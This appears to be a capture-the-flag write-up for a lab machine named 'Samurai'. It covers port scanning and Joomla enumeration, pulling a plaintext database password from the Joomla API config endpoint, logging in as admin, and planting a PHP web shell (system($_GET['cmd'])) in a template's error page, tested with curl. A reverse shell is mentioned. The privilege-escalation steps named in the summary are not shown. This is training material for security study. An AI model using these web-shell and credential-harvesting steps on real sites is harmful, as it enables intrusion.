samurai

Summary
Section titled “Summary”Samurai is an easy linux machine that requires you to enumerate Joomla, get login via clear text credentials in the API and then enumerate the /opt directory for a binary that you have sudo privilege with. This binary is vulnerable to path hijacking because of a lack of an absolute path when running a command. It’s intended path to root is OS command injection because of improper sanitization of user input.
10.1.234.101PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 c3:5a:83:50:80:9a:61:37:05:b7:45:96:cb:ab:1d:1e (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDnWIbBLcbSbZZmw8nDh5DOA9ecneGMU8Ff1Rm8Frp71DcloANVhYkmErZ3+o839XNGO+k2tmXeNcwJ8jICj06M=| 256 6b:15:12:60:1b:21:d1:bf:7e:b8:c0:e8:d7:7e:7b:6b (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP9JIv57fNRXYSBb4BDtI+WNZG/hfJuGHaaMLL7Iu9PG80/tcp open http syn-ack Apache httpd 2.4.52 ((Ubuntu))| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.52 (Ubuntu)|_http-favicon: Unknown favicon MD5: 3E18B73692FF5A74F54EFFB2E047C8CB10.1.234.101|_http-title: SamuraiService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelFeroxbuster
Section titled “Feroxbuster”301 GET 9l 28w 313c http://10.1.234.101/images => http://10.1.234.101/images/301 GET 9l 28w 320c http://10.1.234.101/administrator => http://10.1.234.101/administrator/301 GET 9l 28w 310c http://10.1.234.101/api => http://10.1.234.101/api/301 GET 9l 28w 313c http://10.1.234.101/assets => http://10.1.234.101/assets/HTTP (80)
Section titled “HTTP (80)”joomla application
http://10.1.234.101/administrator/
admin:admin failure

trying to enumerate joomla version
curl -s http://10.1.234.101/administrator/index.php/stats/cms_versionable to enumerate joomla version

joomscan --url http://10.1.234.101/[+] FireWall Detector[++] Firewall not detected
[+] Detecting Joomla Version[++] Joomla 4.2.5
[+] Core Joomla Vulnerability[++] Target Joomla core is not vulnerable
[+] Checking apache info/status files[++] Readable info/status files are not found
[+] admin finder[++] Admin page : http://10.1.234.101/administrator/
[+] Checking robots.txt existing[++] robots.txt is not found
[+] Finding common backup files name[++] Backup files are not found
[+] Finding common log files name[++] error log is not found
[+] Checking sensitive config.php.x file[++] Readable config files are not found
Your Report : reports/10.1.234.101/Joomla version 4.2.5


curl -s 'http://10.1.234.101/api/v1/users?public=true'{"links":{"self":"http:\/\/10.1.234.101\/api\/v1\/users?public=true"},"data":[{"type":"users","id":"769","attributes":{"id":769,"name":"Oda","username":"Miyamoto","email":"oda@local.local","block":0,"sendEmail":1,"registerDate":"2026-03-06 09:02:33","lastvisitDate":null,"lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Super Users"}}],"meta":{"total-pages":1}}Have a username and email, register date.
MiyamotoregisterDate":"2026-03-06 09:02:33curl -s 'http://10.1.234.101/api/v1/config/application?public=true'{"links":{"self":"http:\/\/10.1.234.101\/api\/v1\/config\/application?public=true","next":"http:\/\/10.1.234.101\/api\/v1\/config\/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http:\/\/10.1.234.101\/api\/v1\/config\/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"224","attributes":{"offline":false,"id":224}},{"type":"application","id":"224","attributes":{"offline_message":"This site is down for maintenance.<br>Please check back again soon.","id":224}},{"type":"application","id":"224","attributes":{"display_offline_message":1,"id":224}},{"type":"application","id":"224","attributes":{"offline_image":"","id":224}},{"type":"application","id":"224","attributes":{"sitename":"Samurai","id":224}},{"type":"application","id":"224","attributes":{"editor":"tinymce","id":224}},{"type":"application","id":"224","attributes":{"captcha":"0","id":224}},{"type":"application","id":"224","attributes":{"list_limit":20,"id":224}},{"type":"application","id":"224","attributes":{"access":1,"id":224}},{"type":"application","id":"224","attributes":{"debug":false,"id":224}},{"type":"application","id":"224","attributes":{"debug_lang":false,"id":224}},{"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":224}},{"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":224}},{"type":"application","id":"224","attributes":{"host":"localhost","id":224}},{"type":"application","id":"224","attributes":{"user":"joomla425","id":224}},{"type":"application","id":"224","attributes":{"password":"Pa847word987@Joomla456","id":224}},{"type":"application","id":"224","attributes":{"db":"Dbjoomla","id":224}},{"type":"application","id":"224","attributes":{"dbprefix":"iemj4_","id":224}},{"type":"application","id":"224","attributes":{"dbencryption":0,"id":224}},{"type":"application","id":"224","attributes":{"dbsslverifyservercert":false,"id":224}}],"meta":{"total-pages":4}}Find a plain text password and username when enumerating the joomla API
Pa847word987@Joomla456Miyamoto:Pa847word987@Joomla456Able to authenticate as miyamoto

Linux Kernel and db information in the Joomla dashboard.

Joomla RCE
Section titled “Joomla RCE”We go to system -> site templates
Click on the Cassopeia template


add php cmd snippet to the top of error page template file
system($_GET['cmd']);

Test our command execution with id

curl -s 'http://10.1.234.101/templates/cassiopeia/error.php?cmd=id'
successfully get a reverse shell back. Cleanup rev.sh once on box
